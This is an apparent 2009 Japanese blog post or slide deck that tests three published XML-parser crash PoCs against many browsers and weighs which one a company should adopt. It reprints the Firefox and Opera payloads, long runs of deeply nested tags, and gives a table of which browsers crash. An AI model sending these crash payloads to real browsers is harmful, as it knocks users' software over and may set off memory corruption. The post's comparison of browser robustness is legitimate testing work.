ブラウザと PoC

kitai

キーワード

- 2009/03/31
- ブラウザ
- PoC

何が起きたか

milw0rm にてPoC が公開

- Firefox 3.0.x (XML Parser) Memory Corruption / DoS PoC
  http://www.milw0rm.com/exploits/8306
- Opera 9.64 (7400 nested elements) XML Parsing Remote Crash Exploit
  http://www.milw0rm.com/exploits/8320
- Safari 3.2.2/4b (nested elements) XML Parsing Remote Crash Exploit
  http://www.milw0rm.com/exploits/8325

困った・・・

とある会社において


ブラウザは
- Firefox
- Opera

この２つを使い、脆弱性が出た場合は
使用制限して運用していた

どうしよう・・・

俺「別のブラウザを検討しますか？」

上司「運用大変だから辞めよう」
「すぐパッチ出るんじゃない」



俺「じゃあ、とりあえず社内向け
注意喚起だけということで・・・」

次の日

Bugzilla 上で、
「stack buffer overflow」ではない
と確認出来たので、事なきを得た

https://bugzilla.mozilla.org/show_bug.cgi?id=486251

せっかくだから

- PoC を使って遊ぶことにした
- いろんなブラウザを PoC で攻撃して
  一人でブラウザ候補を妄想してみる


Firefox

<a0><a1><a2><a3><a4><a5><a6><a7><a8><a9><a10><a11><a12><a13><a14><a15><a16><a17><a18><a19><a20><a21><a22>
<a23><a24><a25><a26><a27><a28><a29><a30><a31><a32><a33><a34><a35><a36><a37><a38><a39><a40><a41><a42><a43>
<a44><a45><a46><a47><a48><a49><a50><a51><a52><a53><a54><a55><a56><a57><a58><a59><a60><a61><a62><a63><a64>
<a65><a66><a67><a68><a69><a70><a71><a72><a73><a74><a75><a76><a77><a78><a79><a80><a81><a82><a83><a84><a85>
<a86><a87><a88><a89><a90><a91><a92><a93><a94><a95><a96><a97><a98><a99><a100><a101><a102><a103><a104><a105
><a106><a107><a108><a109><a110><a111><a112><a113><a114><a115><a116><a117><a118><a119><a120><a121><a122><a
123><a124><a125><a126><a127><a128><a129><a130><a131><a132><a133><a134><a135><a136><a137><a138><a139><a140
><a141><a142><a143><a144><a145><a146><a147><a148><a149><a150><a151><a152><a153><a154><a155><a156><a157><a
158><a159><a160><a161><a162><a163><a164><a165><a166><a167><a168><a169><a170><a171><a172><a173><a174><a175
><a176><a177><a178><a179><a180><a181><a182><a183><a184><a185><a186><a187><a188><a189><a190><a191><a192><a
193><a194><a195><a196><a197><a198><a199><a200><a201><a202><a203><a204><a205><a206><a207><a208><a209><a210
><a211><a212><a213><a214><a215><a216><a217><a218><a219><a220><a221><a222><a223><a224><a225><a226><a227><a
228><a229><a230><a231><a232><a233><a234><a235><a236><a237><a238><a239><a240><a241><a242><a243><a244><a245
><a246><a247><a248><a249><a250><a251><a252><a253><a254><a255><a256><a257><a258><a259><a260><a261><a262><a
263><a264><a265><a266><a267><a268><a269><a270><a271><a272><a273><a274><a275><a276><a277><a278><a279><a280
><a281><a282><a283><a284><a285><a286><a287><a288><a289><a290><a291><a292><a293><a294><a295><a296><a297><a
298><a299><a300><a301><a302><a303><a304><a305><a306><a307><a308><a309><a310><a311><a312><a313><a314><a315
><a316><a317><a318><a319><a320><a321><a322><a323><a324><a325><a326><a327><a328><a329><a330><a331><a332><a
333><a334><a335><a336><a337><a338><a339><a340><a341><a342><a343><a344><a345><a346><a347><a348><a349><a350
><a351><a352><a353><a354><a355><a356><a357><a358><a359><a360><a361><a362><a363><a364><a365><a366><a367><a
368><a369><a370><a371><a372><a373><a374><a375><a376><a377><a378><a379><a380><a381><a382><a383><a384><a385
><a386><a387><a388><a389><a390><a391><a392><a393><a394><a395><a396><a397><a398><a399><a400><a401><a402><a
403><a404><a405><a406><a407><a408><a409><a410><a411><a412><a413><a414><a415><a416><a417><a418><a419><a420
><a421><a422><a423><a424><a425><a426><a427><a428><a429><a430><a431><a432><a433><a434><a435><a436><a437><a
438><a439><a440><a441><a442><a443><a444><a445><a446><a447><a448><a449><a450><a451><a452><a453><a454><a455
><a456><a457><a458><a459><a460><a461><a462><a463><a464><a465><a466><a467><a468><a469><a470><a471><a472><a
473><a474><a475><a476><a477><a478><a479><a480><a481><a482><a483><a484><a485><a486><a487><a488><a489><a490
><a491><a492><a493><a494><a495><a496><a497><a498><a499><a500><a501><a502><a503><a504><a505><a506><a507><a
508><a509><a510><a511><a512><a513><a514><a515><a516><a517><a518><a519><a520><a521><a522><a523><a524><a525
><a526><a527><a528><a529><a530><a531><a532><a533><a534><a535><a536><a537><a538><a539><a540><a541><a542><a
543><a544><a545><a546><a547><a548><a549><a550><a551><a552><a553><a554><a555><a556><a557><a558><a559><a560
><a561><a562><a563><a564><a565><a566><a567><a568><a569><a570><a571><a572><a573><a574><a575><a576><a577><a
578><a579><a580><a581><a582><a583><a584><a585><a586><a587><a588><a589><a590><a591><a592><a593><a594><a595
><a596><a597><a598><a599><a600><a601><a602><a603><a604><a605><a606><a607><a608><a609><a610><a611><a612><a
613><a614><a615><a616><a617><a618><a619><a620><a621><a622><a623><a624><a625><a626><a627><a628><a629><a630
><a631><a632><a633><a634><a635><a636><a637><a638><a639><a640><a641><a642><a643><a644><a645><a646><a647><a
648><a649><a650><a651><a652><a653><a654><a655><a656><a657><a658><a659><a660><a661><a662><a663><a664><a665
><a666><a667><a668><a669><a670><a671><a672><a673><a674><a675><a676><a677><a678><a679><a680><a681><a682><a
683><a684>

Opera


```
<xml><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><A><
A><A><A><A
```

safari


<A><A>

ターゲット

- IE7, IE8
- firefox
- opera
- safari4
- Google Chrome
- Srware Iron
- Lunascape5
- Sleipnir
- flock
- K-Meleon
- lolifox
- songbird

browser	version	engine	firefox PoC	opera PoC	safari PoC
IE7	7.0.6	Trident	○	○	○
IE8	8.0.6	Trident	x	x	x
firefox	3.0.8	Gecko	x	○	x
firefox	3.0.8	IE Tab	○	○	○
opera	9.6.4	opera	x	x	x
safari4	528.16	webkit	○	○	x
Google Chrome	1.0.154.53	webkit	○	○	○
Srware Iron	2.0.168.0	webkit	○	○	○
Lunascape	5.0.3	Trident	○	○	○
Lunascape	5.0.3	Gecko	○	○	x
Lunascape	5.0.3	webkit	x	○	x
Sleipnir	2.8.4	Trident	○	○	○
Sleipnir	2.8.4	Gecko	○	○	x
flock	2.0.3	Gecko	○	○	x
K-Meleon	1.5.2	Gecko	x	○	x
lolifox	0.36	Gecko	x	○	x
songbird	1.1.1	Gecko	○	○	x

候補？

- Google chrome
  ブラウザ自体は最も堅牢っぽいが、インストーラなど
  運用上は問題ありそう
- Srware Iron
  chrome と違って運用はしやすそうだが、
  Chromium engine のわりに update が少ない気が
- IE7

  意外と堅牢だが、やっぱり最も攻撃対象になるので
- Firefox

  堅牢性や対象のされ安さは、そろそろ問題だが
  update のスピードと noscript は捨てがたい・・・